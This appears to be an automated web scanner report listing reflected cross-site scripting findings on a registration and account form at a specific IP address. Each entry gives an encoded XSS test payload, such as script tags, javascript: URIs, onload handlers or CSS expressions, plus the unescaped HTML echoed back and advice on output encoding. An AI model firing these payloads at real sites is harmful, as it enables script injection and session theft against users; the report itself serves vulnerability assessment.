Payload : firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=%22'%3E%3C%3CSCRIPT%20a%3D2%3Eqss%3D777%3B%2F%2F%3C%3C%2FSCRIPT%3E&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
                 <font color=red>*</font></td>
            </tr>
            <tr>
                <td align=right>Company</td>
                <td><input type=text name="companyName" size=20
                           value=""'><<SCRIPT a=2>qss=777;//<</SCRIPT>"></td>
            </tr>
            <tr>
                <td align=right>Address1</td>
                <td><input type=text name="address1" size=20
                           value="123 Main St.">
                    <font col
```

Payload : firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=%3Cscript%20%3D%22%3E%22%20SRC%3D%2F%2Flocalhost%2Fj%3E&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```

                    <font color=red>*</font></td>
            </tr>
            <tr>
                <td align=right>Company</td>
                <td><input type=text name="companyName" size=20
                           value="<script =">" SRC=//localhost/j>"></td>
            </tr>
            <tr>
                <td align=right>Address1</td>
                <td><input type=text name="address1" size=20
                           value="123 Main St.">
                    <font colo
```

Payload : firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=%3CSCRIPT%2FQSS%20SRC%3D%2F%2Flocalhost%2Fj%3E&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
          <font color=red>*</font></td>
      </tr>
      <tr>
        <td align=right>Company</td>
        <td><input type=text name="companyName" size=20
                value="<SCRIPT/QSS SRC=//localhost/j>"></td>
      </tr>
      <tr>
        <td align=right>Address1</td>
        <td><input type=text name="address1" size=20
                value="123 Main St.">
          <font colo
```

QID: 150084 🟥 **/ Cross-Site Scripting (XSS)**

Unencoded characters

URL: http://134.154.14.153:8080/yuliana/registration/processUser

CWE IDs:	CWE-79
OWASP References:	A2: Cross-Site Scripting (XSS)
WASC References:	WASC-20: IMPROPER INPUT HANDLING

Vulnerable Parameter: firstName

Description: The web application reflects potentially dangerous characters such as single quotes, double quotes, and angle brackets. These characters are commonly used for HTML injection attacks such as cross-site scripting (XSS).

Impact: No exploit was determined for these reflected characters. The input parameter should be manually analyzed to verify that no other characters can be injected that would lead to an HTML injection (XSS) vulnerability.

Solution: Review the reflected characters to ensure that they are properly handled as defined by the web application's coding practice. Typical solutions are to apply HTML encoding or percent encoding to the characters depending on where they are placed in the HTML. For example, a double quote might be encoded as " when displayed in a text node, but as %22 when placed in the value of an href attribute.

Results

Authenticated: No

Form Entry Point: http://134.154.14.153:8080/yuliana/registration/displayUserRegistration

Payload : firstName=%22'%3E%3C%3CSCRIPT%20a%3D2%3Eqss%3D777%3B%2F%2F%3C%3C%2FSCRIPT%3E&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
ont color=red>*</font></td>
           </tr>
           <tr>
               <td align=right>First Name</td>
               <td><input type="text" name="firstName"  size="20" maxlength=20
                         value=""'><<SCRIPT a=2>qss=777;//<</SCRIPT>">
                   <font color=red>*</font></td>
           </tr>
           <tr>
               <td align=right>Last Name</td>
               <td><input type=text name="lastName" size=20
                         value
```

Payload : firstName=%3CSTYLE%20type%3D%22text%2Fcss%22%20a%3D3%3EBODY%7bbackground%3Aurl(%22javascript%3Aqss%3D777%22)%7d%3C%2FSTYLE%3E&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
nt></td>
           </tr>
           <tr>
               <td align=right>First Name</td>
               <td><input type="text" name="firstName"  size="20" maxlength=20
                         value="<STYLE type="text/css" a=3>BODY{background:url("javascript:qss=777")}</STYLE>">
                   <font color=red>*</font></td>
           </tr>
           <tr>
               <td align=right>Last Name</td>
               <td><input type=text name="lastName" size=20
```

Payload : firstName=%3CSCRIPT%2FQSS%20SRC%3D%2F%2Flocalhost%2Fj%3E&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
ed <font color=red>*</font></td>
           </tr>
           <tr>
               <td align=right>First Name</td>
               <td><input type="text" name="firstName"  size="20" maxlength=20
                         value="<SCRIPT/QSS SRC=//localhost/j>">
                   <font color=red>*</font></td>
           </tr>
           <tr>
               <td align=right>Last Name</td>
               <td><input type=text name="lastName" size=20
                         value=
```

Payload : firstName=%3CDIV%20STYLE%3D%22width%3Aexpression(qss%3D777)%22%3E&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
ont color=red>*</font></td>
           </tr>
           <tr>
              <td align=right>First Name</td>
              <td><input type="text" name="firstName"  size="20" maxlength=20
                        value="<DIV STYLE="width:expression(qss=777)">">
                 <font color=red>*</font></td>
           </tr>
           <tr>
              <td align=right>Last Name</td>
              <td><input type=text name="lastName" size=20
                        va
```

Payload : firstName=%3CEMBED%20SRC%3D%2F%2Flocalhost%2Fq.swf%20AllowScriptAccess%3Dalways%3E%3C%2FEMBED%3E&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
ed>*</font></td>
           </tr>
           <tr>
              <td align=right>First Name</td>
              <td><input type="text" name="firstName"  size="20" maxlength=20
                        value="<EMBED SRC=//localhost/q.swf AllowScriptAccess=always></EMBED>">
                 <font color=red>*</font></td>
           </tr>
           <tr>
              <td align=right>Last Name</td>
              <td><input type=text name="lastName" size=20
```

Payload : firstName=%3C%0bscript%20a%3D4%3Eqss%3D777%3C%0b%2Fscript%3E&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
ed <font color=red>*</font></td>
           </tr>
           <tr>
              <td align=right>First Name</td>
              <td><input type="text" name="firstName"  size="20" maxlength=20
                        value="< script a=4>qss=777< /script>">
                 <font color=red>*</font></td>
           </tr>
           <tr>
              <td align=right>Last Name</td>
              <td><input type=text name="lastName" size=20
                        value=
```

Payload : firstName=%3CIMG%20SRC%3Djavascript%3Aqss%3D777%3E&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
red <font color=red>*</font></td>
          </tr>
          <tr>
             <td align=right>First Name</td>
             <td><input type="text" name="firstName"  size="20" maxlength=20
                      value="<IMG SRC=javascript:qss=777>">
                <font color=red>*</font></td>
          </tr>
          <tr>
             <td align=right>Last Name</td>
             <td><input type=text name="lastName" size=20
                      value="
```

Payload : firstName=%3Cscript%20src%3D%2F%2Flocalhost%2Fj%3E&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
ired <font color=red>*</font></td>
          </tr>
          <tr>
             <td align=right>First Name</td>
             <td><input type="text" name="firstName"  size="20" maxlength=20
                      value="<script src=//localhost/j>">
                <font color=red>*</font></td>
          </tr>
          <tr>
             <td align=right>Last Name</td>
             <td><input type=text name="lastName" size=20
                      value="J
```

Payload : firstName=%3Cscript%20%3D%22%3E%22%20SRC%3D%2F%2Flocalhost%2Fj%3E&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
d <font color=red>*</font></td>
          </tr>
          <tr>
             <td align=right>First Name</td>
             <td><input type="text" name="firstName"  size="20" maxlength=20
                      value="<script =">" SRC=//localhost/j>">
                <font color=red>*</font></td>
          </tr>
          <tr>
             <td align=right>Last Name</td>
             <td><input type=text name="lastName" size=20
                      value=
```

Payload : firstName=%3CMETA%20HTTP-EQUIV%3D%22refresh%22%20CONTENT%3D%220%3Burl%3Djavascript%3Aqss%3D777%22%3E&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result :	comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
ed>*</font></td>
          </tr>
          <tr>
             <td align=right>First Name</td>
             <td><input type="text" name="firstName"  size="20" maxlength=20
                      value="<META HTTP-EQUIV="refresh" CONTENT="0;url=javascript:qss=777">">
                <font color=red>*</font></td>
          </tr>
          <tr>
             <td align=right>Last Name</td>
             <td><input type=text name="lastName" size=20
```

Payload :	firstName=%3CBODY%20ONLOAD%3Dqss%3E&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012
Result :	comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
Required <font color=red>*</font></td>
          </tr>
          <tr>
             <td align=right>First Name</td>
             <td><input type="text" name="firstName"  size="20" maxlength=20
                      value="<BODY ONLOAD=qss>">
                <font color=red>*</font></td>
          </tr>
          <tr>
             <td align=right>Last Name</td>
             <td><input type=text name="lastName" size=20
                      value="John">
```

QID: 150084 🟥 **/ Cross-Site Scripting (XSS)**

Unencoded characters

URL: http://134.154.14.153:8080/yuliana/registration/processUser

CWE IDs:	CWE-79
OWASP References:	A2: Cross-Site Scripting (XSS)
WASC References:	WASC-20: IMPROPER INPUT HANDLING
Vulnerable Parameter:	lastName
Description:	The web application reflects potentially dangerous characters such as single quotes, double quotes, and angle brackets. These characters are commonly used for HTML injection attacks such as cross-site scripting (XSS).
Impact:	No exploit was determined for these reflected characters. The input parameter should be manually analyzed to verify that no other characters can be injected that would lead to an HTML injection (XSS) vulnerability.
Solution:	Review the reflected characters to ensure that they are properly handled as defined by the web application's coding practice. Typical solutions are to apply HTML encoding or percent encoding to the characters depending on where they are placed in the HTML. For example, a double quote might be encoded as " when displayed in a text node, but as %22 when placed in the value of an href attribute.

Results

Authenticated:	No
Form Entry Point:	http://134.154.14.153:8080/yuliana/registration/displayUserRegistration

Payload : firstName=John&lastName=%3CIMG%20SRC%3Djavascript%3Aqss%3D777%3E&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
">
          <font color=red>*</font></td>
      </tr>
      <tr>
        <td align=right>Last Name</td>
        <td><input type=text name="lastName" size=20
             value="<IMG SRC=javascript:qss=777>">
          <font color=red>*</font></td>
      </tr>
      <tr>
        <td align=right>Email Address</td>
        <td><input type=text name="emailAddress" size=20
```

Payload : firstName=John&lastName=%3Cscript%20%3D%22%3E%22%20SRC%3D%2F%2Flocalhost%2Fj%3E&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```

          <font color=red>*</font></td>
      </tr>
      <tr>
        <td align=right>Last Name</td>
        <td><input type=text name="lastName" size=20
             value="<script =">" SRC=//localhost/j>">
          <font color=red>*</font></td>
      </tr>
      <tr>
        <td align=right>Email Address</td>
        <td><input type=text name="emailAddress" size=20
```

Payload : firstName=John&lastName=%3C%0bscript%20a%3D4%3Eqss%3D777%3C%0b%2Fscript%3E&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
>
          <font color=red>*</font></td>
      </tr>
      <tr>
        <td align=right>Last Name</td>
        <td><input type=text name="lastName" size=20
             value="< script a=4>qss=777< /script>">
          <font color=red>*</font></td>
      </tr>
      <tr>
        <td align=right>Email Address</td>
        <td><input type=text name="emailAddress" size=20
```

Payload : firstName=John&lastName=%3CMETA%20HTTP-EQUIV%3D%22refresh%22%20CONTENT%3D%220%3Burl%3Djavascript%3Aqss%3D777%22%3E&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
   <font color=red>*</font></td>
      </tr>
      <tr>
         <td align=right>Last Name</td>
         <td><input type=text name="lastName" size=20
                 value="<META HTTP-EQUIV="refresh" CONTENT="0;url=javascript:qss=777">">
             <font color=red>*</font></td>
      </tr>
      <tr>
         <td align=right>Email Address</td>
         <td><input type=text name="emailAddress" size=20
```

Payload : firstName=John&lastName=%3CSCRIPT%2FQSS%20SRC%3D%2F%2Flocalhost%2Fj%3E&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
>
             <font color=red>*</font></td>
      </tr>
      <tr>
         <td align=right>Last Name</td>
         <td><input type=text name="lastName" size=20
                 value="<SCRIPT/QSS SRC=//localhost/j>">
             <font color=red>*</font></td>
      </tr>
      <tr>
         <td align=right>Email Address</td>
         <td><input type=text name="emailAddress" size=20
```

Payload : firstName=John&lastName=%3CEMBED%20SRC%3D%2F%2Flocalhost%2Fq.swf%20AllowScriptAccess%3Dalways%3E%3C%2FEMBED%3E&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
   <font color=red>*</font></td>
      </tr>
      <tr>
         <td align=right>Last Name</td>
         <td><input type=text name="lastName" size=20
                 value="<EMBED SRC=//localhost/q.swf AllowScriptAccess=always></EMBED>">
             <font color=red>*</font></td>
      </tr>
      <tr>
         <td align=right>Email Address</td>
         <td><input type=text name="emailAddress" size=20
```

Payload : firstName=John&lastName=%3Cscript%20src%3D%2F%2Flocalhost%2Fj%3E&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result :	comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
n">
          <font color=red>*</font></td>
      </tr>
      <tr>
        <td align=right>Last Name</td>
        <td><input type=text name="lastName" size=20
             value="<script src=//localhost/j>">
          <font color=red>*</font></td>
      </tr>
      <tr>
        <td align=right>Email Address</td>
        <td><input type=text name="emailAddress" size=20
```

Payload :	firstName=John&lastName=%3CBODY%20ONLOAD%3Dqss%3E&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012
Result :	comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
"John">
          <font color=red>*</font></td>
      </tr>
      <tr>
        <td align=right>Last Name</td>
        <td><input type=text name="lastName" size=20
             value="<BODY ONLOAD=qss>">
          <font color=red>*</font></td>
      </tr>
      <tr>
        <td align=right>Email Address</td>
        <td><input type=text name="emailAddress" size=20
             value
```

Payload :	firstName=John&lastName=%22'%3E%3C%3CSCRIPT%20a%3D2%3Eqss%3D777%3B%2F%2F%3C%3C%2FSCRIPT%3E&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012
Result :	comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
         <font color=red>*</font></td>
      </tr>
      <tr>
        <td align=right>Last Name</td>
        <td><input type=text name="lastName" size=20
             value=""'><<SCRIPT a=2>qss=777;//<</SCRIPT>">
          <font color=red>*</font></td>
      </tr>
      <tr>
        <td align=right>Email Address</td>
        <td><input type=text name="emailAddress" size=20
```

Payload :	firstName=John&lastName=%3CDIV%20STYLE%3D%22width%3Aexpression(qss%3D777)%22%3E&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result :	comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
         <font color=red>*</font></td>
      </tr>
      <tr>
         <td align=right>Last Name</td>
         <td><input type=text name="lastName" size=20
                  value="<DIV STYLE="width:expression(qss=777)">">
            <font color=red>*</font></td>
      </tr>
      <tr>
         <td align=right>Email Address</td>
         <td><input type=text name="emailAddress" size=20
```

Payload :	firstName=John&lastName=%3CSTYLE%20type%3D%22text%2Fcss%22%20a%3D3%3EBODY%7bbackground%3Aurl(%22javascript%3Aqss%3D777%22)%7d%3C%2FSTYLE%3E&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012
Result :	comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
font color=red>*</font></td>
      </tr>
      <tr>
         <td align=right>Last Name</td>
         <td><input type=text name="lastName" size=20
                  value="<STYLE type="text/css" a=3>BODY{background:url("javascript:qss=777")}</STYLE>">
            <font color=red>*</font></td>
      </tr>
      <tr>
         <td align=right>Email Address</td>
         <td><input type=text name="emailAddress" size=20
```

QID: 150084 🟥 **/ Cross-Site Scripting (XSS)**

Unencoded characters

URL: http://134.154.14.153:8080/yuliana/user/account/updateUserDetails

CWE IDs:	CWE-79
OWASP References:	A2: Cross-Site Scripting (XSS)
WASC References:	WASC-20: IMPROPER INPUT HANDLING
Vulnerable Parameter:	country
Description:	The web application reflects potentially dangerous characters such as single quotes, double quotes, and angle brackets. These characters are commonly used for HTML injection attacks such as cross-site scripting (XSS).
Impact:	No exploit was determined for these reflected characters. The input parameter should be manually analyzed to verify that no other characters can be injected that would lead to an HTML injection (XSS) vulnerability.
Solution:	Review the reflected characters to ensure that they are properly handled as defined by the web application's coding practice. Typical solutions are to apply HTML encoding or percent encoding to the characters depending on where they are placed in the HTML. For example, a double quote might be encoded as " when displayed in a text node, but as %22 when placed in the value of an href attribute.

Results

Authenticated:	No
Form Entry Point:	http://134.154.14.153:8080/yuliana/user/account/displayAccountDetails

Payload : firstName=fTest&lastName=lTest&companyName=John&address1=25800%20Carlos%20Bee%20Boulevard&address2=123 Main St.&city=Hayward&state=CA&zip=94542&country=%3CBODY%20ONLOAD%3Dqss%3E&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```


    </td>






<!-- start the middle column -->


<td valign="top">
    <h1>Welcome</h1>

    <div id="userData">fTest, fTest<br>
        John<br>
        25800 Carlos Bee Boulevard<br>
        123 Main St.<br>
        Hayward, CA, 94542, <BODY ONLOAD=qss><br>
    </div>
    <br>
    <div id="updateMessage"><p><i>You account has been updated</i></p></div>
    <br>
    <p>
        To update your account details, please
    </p>
    <form action="/yuliana/user/account/displayAccountDetails" meth
```

Payload : firstName=fTest&lastName=lTest&companyName=John&address1=25800%20Carlos%20Bee%20Boulevard&address2=123 Main St.&city=Hayward&state=CA&zip=94542&country=%3C%0bscript%20a%3D4%3Eqss%3D777%3C%0b%2Fscript%3E&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result :	comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
</td>






<!-- start the middle column -->



<td valign="top">
    <h1>Welcome</h1>

    <div id="userData">fTest, fTest<br>
        John<br>
        25800 Carlos Bee Boulevard<br>
        123 Main St.<br>
        Hayward, CA, 94542, < script a=4>qss=777< /script><br>
    </div>
    <br>
    <div id="updateMessage"><p><i></i></p></div>
    <br>
    <p>
        To update your account details, please
    </p>
    <form action="/yuliana/user/account/displayAccountDetails" method="post">
        <i
```

QID: 150084 🟥 **/ Cross-Site Scripting (XSS)**

Unencoded characters

URL: http://134.154.14.153:8080/yuliana/registration/processUser

CWE IDs:	CWE-79
OWASP References:	A2: Cross-Site Scripting (XSS)
WASC References:	WASC-20: IMPROPER INPUT HANDLING
Vulnerable Parameter:	zip
Description:	The web application reflects potentially dangerous characters such as single quotes, double quotes, and angle brackets. These characters are commonly used for HTML injection attacks such as cross-site scripting (XSS).
Impact:	No exploit was determined for these reflected characters. The input parameter should be manually analyzed to verify that no other characters can be injected that would lead to an HTML injection (XSS) vulnerability.
Solution:	Review the reflected characters to ensure that they are properly handled as defined by the web application's coding practice. Typical solutions are to apply HTML encoding or percent encoding to the characters depending on where they are placed in the HTML. For example, a double quote might be encoded as " when displayed in a text node, but as %22 when placed in the value of an href attribute.

Results

Authenticated:	No
Form Entry Point:	http://134.154.14.153:8080/yuliana/registration/displayUserRegistration

Payload : firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=CA&zip=%3Cscript%20%3D%22%3E%22%20SRC%3D%2F%2Flocalhost%2Fj%3E&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
="CA">
                    <font color=red>*</font></td>
            </tr>
            <tr>
                <td align=right>Zip Code</td>
                <td><input type=text name="zip" size=20
                           value="<script =">" SRC=//localhost/j>">
                    <font color=red>*</font></td>
            </tr>
            <tr>
                <td align=right>Country</td>
                <td><input type=text name="country" size=20
                           value="1"
```

Payload : firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=CA&zip=%3CDIV%20STYLE%3D%22width%3Aexpression(qss%3D777)%22%3E&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
">
                    <font color=red>*</font></td>
            </tr>
            <tr>
                <td align=right>Zip Code</td>
                <td><input type=text name="zip" size=20
                           value="<DIV STYLE="width:expression(qss=777)">">
                    <font color=red>*</font></td>
            </tr>
            <tr>
                <td align=right>Country</td>
                <td><input type=text name="country" size=20
                           value
```

Payload : firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=CA&zip=%3Cscript%20src%3D%2F%2Flocalhost%2Fj%3E&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
lue="CA">
                    <font color=red>*</font></td>
            </tr>
            <tr>
                <td align=right>Zip Code</td>
                <td><input type=text name="zip" size=20
                           value="<script src=//localhost/j>">
                    <font color=red>*</font></td>
            </tr>
            <tr>
                <td align=right>Country</td>
                <td><input type=text name="country" size=20
                           value="1">
```

Payload : firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=CA&zip=%3C%0bscript%20a%3D4%3Eqss%3D777%3C%0b%2Fscript%3E&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
e="CA">
          <font color=red>*</font></td>
      </tr>
      <tr>
        <td align=right>Zip Code</td>
        <td><input type=text name="zip" size=20
              value="< script a=4>qss=777< /script>">
          <font color=red>*</font></td>
      </tr>
      <tr>
        <td align=right>Country</td>
        <td><input type=text name="country" size=20
              value="1"
```

Payload : firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=CA&zip=%3CIMG%20SRC%3Djavascript%3Aqss%3D777%3E&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

